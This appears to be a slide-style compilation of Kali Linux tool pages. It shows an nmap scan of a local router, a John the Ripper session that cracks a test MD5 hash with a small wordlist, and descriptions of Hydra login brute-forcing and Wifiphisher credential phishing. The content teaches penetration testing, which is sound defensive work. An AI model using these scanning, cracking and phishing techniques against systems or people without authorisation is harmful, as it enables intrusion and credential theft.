
Scan in verbose mode (`-v`), enable OS detection, version detection, script scanning, and traceroute (`-A`), with version detection (`-sV`) against the target IP (`192.168.1.1`):

```
root@kali:~# nmap -v -A -sV 192.168.1.1

Starting Nmap 6.45 ( http://nmap.org ) at 2014-05-13 18:40 MDT
NSE: Loaded 118 scripts for scanning.
NSE: Script Pre-scanning.
Initiating ARP Ping Scan at 18:40
Scanning 192.168.1.1 [1 port]
Completed ARP Ping Scan at 18:40, 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 18:40
Completed Parallel DNS resolution of 1 host. at 18:40, 0.00s elapsed
Initiating SYN Stealth Scan at 18:40
Scanning router.localdomain (192.168.1.1) [1000 ports]
Discovered open port 53/tcp on 192.168.1.1
Discovered open port 22/tcp on 192.168.1.1
Discovered open port 80/tcp on 192.168.1.1
Discovered open port 3001/tcp on 192.168.1.1
```

# KALI LINUX

## Dirb - Web content scanner



version: 2.22 arch: any

### dirb

DIRB is a Web Content Scanner. It looks for existing (and/or hidden) Web Objects. It basically works by launching a dictionary based attack against a web server and analyzing the responses.

DIRB comes with a set of preconfigured attack wordlists for easy usage but you can use your custom wordlists. Also DIRB sometimes can be used as a classic CGI scanner, but remember that it is a content scanner not a vulnerability scanner.

DIRB's main purpose is to help in professional web application auditing. Specially in security related testing. It covers some holes not covered by classic web vulnerability scanners. DIRB looks for specific web objects that other generic CGI scanners can't look for. It doesn't search vulnerabilities nor does it look for web contents that can be vulnerable.

Installed size: 1.43 MB

How to install: `sudo apt install dirb`

## John - Password cracking tool



The screenshot shows the official John the Ripper website. At the top left is a navigation bar with a back arrow and the word "John". Below it is a large stylized logo where the letters "J" and "o" are yellow, "h" is white, and "n" is black. To the right of the logo is a sub-navigation bar with "version: 1.9.0 arch: any all". At the bottom of the page are links to "John Homepage", "Package Tracker", and "Source Code Repository". A search bar at the bottom has the word "john" typed into it. Below the search bar is a paragraph about the tool's purpose: "John the Ripper is a tool designed to help systems administrators to find weak (easy to guess or crack through brute force) passwords, and even automatically mail users warning them about it, if it is desired." It also mentions supported password hash types and installation instructions.

```
kali@kali:~$ echo -n test2 | md5sum  
ad0234829205b9033196ba818f7a872b -  
kali@kali:~$ echo -n test2 | md5sum | awk '{print $1}'  
ad0234829205b9033196ba818f7a872b  
kali@kali:~$ echo -n test2 | md5sum | awk '{print $1}' > hash  
kali@kali:~$  
kali@kali:~$ for x in $(seq 0 9); do echo test$x >> wordlists; done  
kali@kali:~$ grep test2 wordlists  
test2  
kali@kali:~$ wc -l wordlists  
10 wordlists  
kali@kali:~$  
kali@kali:~$ john --list=formats | grep -i 'md5'  
descrypt, bsdicrypt, md5crypt, md5crypt-long, bcrypt, scrypt, LM, AFS,  
aix-ssha512, andOTP, ansible, argon2, as400-des, as400-sshal, asa-md5,  
dahua, dashlane, diskcryptor, Django, django-scrypt, dmd5, dmg, dominosec,  
mschapv2-naive, krb5pa-md5, mssql, mssql05, mssql12, multibit, mysqlna,  
mysql-sha1, mysql, net-ah, nethalflm, netlm, netlmv2, net-md5, netntlmv2,  
netntlm, netntlm-naive, net-sha1, nk, notes, md5ns, nsec3, NT, o10glogon,  
PBKDF2-HMAC-MD4, PBKDF2-HMAC-MD5, PBKDF2-HMAC-SHA1, PBKDF2-HMAC-SHA256,  
PHPS2, pix-md5, PKZIP, po, postgres, PST, PuTTY, pwsafe, qnx, RACF,  
Raw-Keccak, Raw-Keccak-256, Raw-MD4, Raw-MD5, Raw-MD5u, Raw-SHA1,  
Stribog-256, Stribog-512, STRIP, SunMD5, SybaseASE, Sybase-PROP, tacacs-plus,  
tcp-md5, telegram, tezos, Tiger, tc_aes_xts, tc_ripemd160, tc_ripemd160boot,  
ZipMonster, plaintext, has-160, HMAC-MD5, HMAC-SHA1, HMAC-SHA224,  
kali@kali:~$  
kali@kali:~$ john --format=raw-md5 --wordlist=wordlists hash  
Created directory: /home/g0tmilk/.john  
Using default input encoding: UTF-8  
Loaded 1 password hash (Raw-MD5 [MD5 128/128 AVX 4x3])  
Warning: no OpenMP support for this hash type, consider --fork=2  
Press 'q' or Ctrl-C to abort, almost any other key for status  
Warning: Only 10 candidates left, minimum 12 needed for performance.  
test2 (?)  
1g 0:00:00:00 DONE (2021-11-04 10:30) 100.0g/s 1000p/s 1000c/s 1000C/s test0..tes  
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords  
Session completed  
kali@kali:~$
```

# KALI LINUX

## Hydra - Brute-force login attacks

[Hydra](#)



version: 9.5 arch: any

[Hydra Homepage](#) | [Package Tracker](#) | [Source Code Repository](#)

[Edit This Page](#)

**hydra-gtk**

Hydra is a parallelized login cracker which supports numerous protocols to attack. It is very fast and flexible, and new modules are easy to add.

This tool makes it possible for researchers and security consultants to show how easy it would be to gain unauthorized access to a system remotely.

It supports: Cisco AAA, Cisco auth, Cisco enable, CVS, FTP, HTTP(S)-FORM-GET, HTTP(S)-FORM-POST, HTTP(S)-GET, HTTP(S)-HEAD, HTTP-Proxy, ICQ, IMAP, IRC, LDAP, MS-SQL, MySQL, NNTP, Oracle Listener, Oracle SID, PC-Anywhere, PC-NFS, POP3, PostgreSQL, RDP, Rexec, Rlogin, Rsh, SIP, SMB(NT), SMTP, SMTP Enum, SNMP v1+v2+v3, SOCKS5, SSH (v1 and v2), SSHKEY, Subversion, Teamspeak (TS2), Telnet, VMware-Auth, VNC and XMPP.

This package provides the GTK+ based GUI for hydra.

**Installed size:** 104 KB  
**How to install:** sudo apt install hydra-gtk

# KALI LINUX

## Wifiphisher - Automated Wi-Fi phishing tool

< Wifiphisher



version: 1.4 arch: all

[Wifiphisher Homepage](#) | [Package Tracker](#) | [Source Code Repository](#)  
[Edit This Page](#)

### Packages and Binaries:

#### wifiphisher

This package contains a security tool that mounts automated phishing attacks against Wi-Fi networks in order to obtain secret passphrases or other credentials. It is a social engineering attack that unlike other methods it does not include any brute forcing. It is an easy way for obtaining credentials from captive portals and third party login pages or WPA/WPA2 secret passphrases.

Installed size: 7.91 MB

How to install: `sudo apt install wifiphisher`

THANK YOU FOR  
YOUR ATTENTION